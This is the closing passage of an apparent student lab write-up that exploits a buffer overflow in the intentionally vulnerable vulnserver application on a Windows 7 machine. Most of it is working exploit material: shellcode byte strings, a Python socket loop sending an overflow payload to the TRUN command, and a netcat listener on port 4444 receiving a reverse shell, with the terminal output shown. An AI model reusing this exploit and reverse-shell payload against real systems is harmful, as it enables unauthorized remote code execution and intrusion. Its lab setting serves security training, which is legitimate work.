"\x53\x12\xc0\x6a\xda\x0c\x05\x56\x94\xa7\xfd\x2c\x27\x61\xcc"
"\xcd\x84\x4c\xe0\x3f\xd4\x89\xc7\xdf\xa3\xe3\x3b\x5d\xb4\x30"
"\x41\xb9\x31\xa2\xe1\x4a\xe1\x0e\x13\x9e\x74\xc5\x1f\x6b\xf2"
"\x81\x03\x6a\xd7\xba\x38\xe7\xd6\x6c\xc9\xb3\xfc\xa8\x91\x60"
"\x9c\xe9\x7f\xc6\xa1\xe9\xdf\xb7\x07\x62\xcd\xac\x35\x29\x9a"
"\x01\x74\xd1\x5a\x0e\x0f\xa2\x68\x91\xbb\x2c\xc1\x5a\x62\xab"
"\x26\x71\xd2\x23\xd9\x7a\x23\x6a\x1e\x2e\x73\x84\xb7\x4f\x18"
"\xd4\x38\x9a\x8f\x84\x96\x75\x70\x74\x57\x26\x18\x9e\x58\x19"
"\x38\xa1\xb2\x32\xd3\x58\x55\xfd\x8c\x23\x21\x95\xce\xa3\x38"
"\x3a\x46\x45\x50\xd2\x0e\xde\xcd\x4b\x0b\x94\x6c\x93\x81\xd1"
"\xaf\x1f\x26\x26\x61\xe8\x43\x34\x16\x18\x1e\x66\xb1\x27\xb4"
"\x0e\x5d\xb5\x53\xce\x28\xa6\xcb\x99\x7d\x18\x02\x4f\x90\x03"
"\xbc\x6d\x69\xd5\x87\x35\xb6\x26\x09\xb4\x3b\x12\x2d\xa6\x85"
"\x9b\x69\x92\x59\xca\x27\x4c\x1c\xa4\x89\x26\xf6\x1b\x40\xae"
"\x8f\x57\x53\xa8\x8f\xbd\x25\x54\x21\x68\x70\x6b\x8e\xfc\x74"
"\x14\xf2\x9c\x7b\xcf\xb6\xbd\x99\xc5\xc2\x55\x04\x8c\x6e\x38"
"\xb7\x7b\xac\x45\x34\x89\x4d\xb2\x24\xf8\x48\xfe\xe2\x11\x21"
"\x6f\x87\x15\x96\x90\x82")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.65.132',9999))

                s.send(('TRUN /.:/' + shellcode))
                s.close()

```

Figure 17- set shell code

o) Run shell code and gain access

Gain access of windows 7 machine



```
"\x52\x83\xc6\x04\x31\x5e\x0e\x03\x13\x50\xad\xc5\x57\x84\xb3"
"\x26\xa7\x55\xd4\xaf\x42\x64\xd4\xd4\x07\xd7\xe4\x9f\x45\xd4"
"\x8f\xf2\x7d\x6f\xfd\xda\x72\xd8\x48\x3d\xbd\xd9\xe1\x7d\xdc"
"\x59\xf8\x51\x3e\x63\x33\xa4\x3f\xa4\x2e\x45\x6d\x7d\x24\xf8"
"\x81\x0a\x70\xc1\x2a\x40\x94\x41\xcf\x11\x97\x60\x5e\x29\xce"
"\xa2\x61\xfe\x7a\xeb\x79\xe3\x47\xa5\xf2\xd7\x3c\x34\xd2\x29"
"\xbc\x9b\x1b\x86\x4f\xe5\x5c\x21\xb0\x90\x94\x51\x4d\xa3\x63"
"\x2b\x89\x26\x77\x8b\x5a\x90\x53\x2d\x8e\x47\x10\x21\x7b\x03"
"\x7e\x26\x7a\xc0\xf5\x52\xf7\xe7\xd9\xd2\x43\xcc\xfd\xbf\x10"
"\x6d\xa4\x65\xf6\x92\xb6\xc5\xa7\x36\xbd\xe8\xbc\x4a\x9c\x64"
"\x70\x67\x1e\x75\x1e\xf0\x6d\x47\x81\xaa\xf9\xeb\x4a\x75\xfe"
"\x0c\x61\xc1\x90\xf2\x8a\x32\xb9\x30\xde\x62\xd1\x91\x5f\xe9"
"\x21\x1d\x8a\xbe\x71\xb1\x65\x7f\x21\x71\xd6\x17\x2b\x7e\x09"
"\x07\x54\x54\x22\xa2\xaf\x3f\x8d\x9b\xee\x3a\x65\xde\xf0\x55"
"\x2a\x57\x16\x3f\xc2\x31\x81\xa8\x7b\x18\x59\x48\x83\xb6\x24"
"\x4a\x0f\x35\xd9\x05\xf8\x30\xc9\xf2\x08\x0f\xb3\x55\x16\xa5"
"\xdb\x3a\x85\x22\x1b\x34\xb6\xfc\x4c\x11\x08\xf5\x18\x8f\x33"
"\xaf\x3e\x52\xa5\x88\xfa\x89\x16\x16\x03\x5f\x22\x3c\x13\x99"
"\xab\x78\x47\x75\xfa\xd6\x31\x33\x54\x99\xeb\xed\x0b\x73\x7b"
"\x6b\x60\x44\xfd\x74\xad\x32\xe1\xc5\x18\x03\x1e\xe9\xcc\x83"
"\x67\x17\x6d\x6b\xb2\x93\x8d\x8e\x16\xee\x25\x17\xf3\x53\x28"
"\xa8\x2e\x97\x55\x2b\xda\x68\xa2\x33\xaf\x6d\xee\xf3\x5c\x1c"
"\x7f\x96\x62\xb3\x80\xb3";
root@kali:~# gedit 3.py

(gedit:1664): Gtk-WARNING **: 12:50:48.022: Calling org.xfce.Session.M
Method: No such method "Inhibit"
root@kali:~# ./3.py
Error connecting to server !
root@kali:~# 
```

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.65.133] from (UNKNOWN) [192.168.65.132] 3916
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Ashani Malshika\Desktop\vulnserver>
```

Figure 18- get access of windows machine

4. References

1. https://null-byte.wonderhowto.com/how-to/hack-like-pro-build-your-own-exploits-part-3-fuzzing-with-spike-find-overflows-0162789/
2. http://www.ollydbg.de/
3. https://www.immunityinc.com/products/debugger/
4. https://github.com/stephenbradshaw/vulnserver
5. http://www.thegreycorner.com/p/vulnserver.html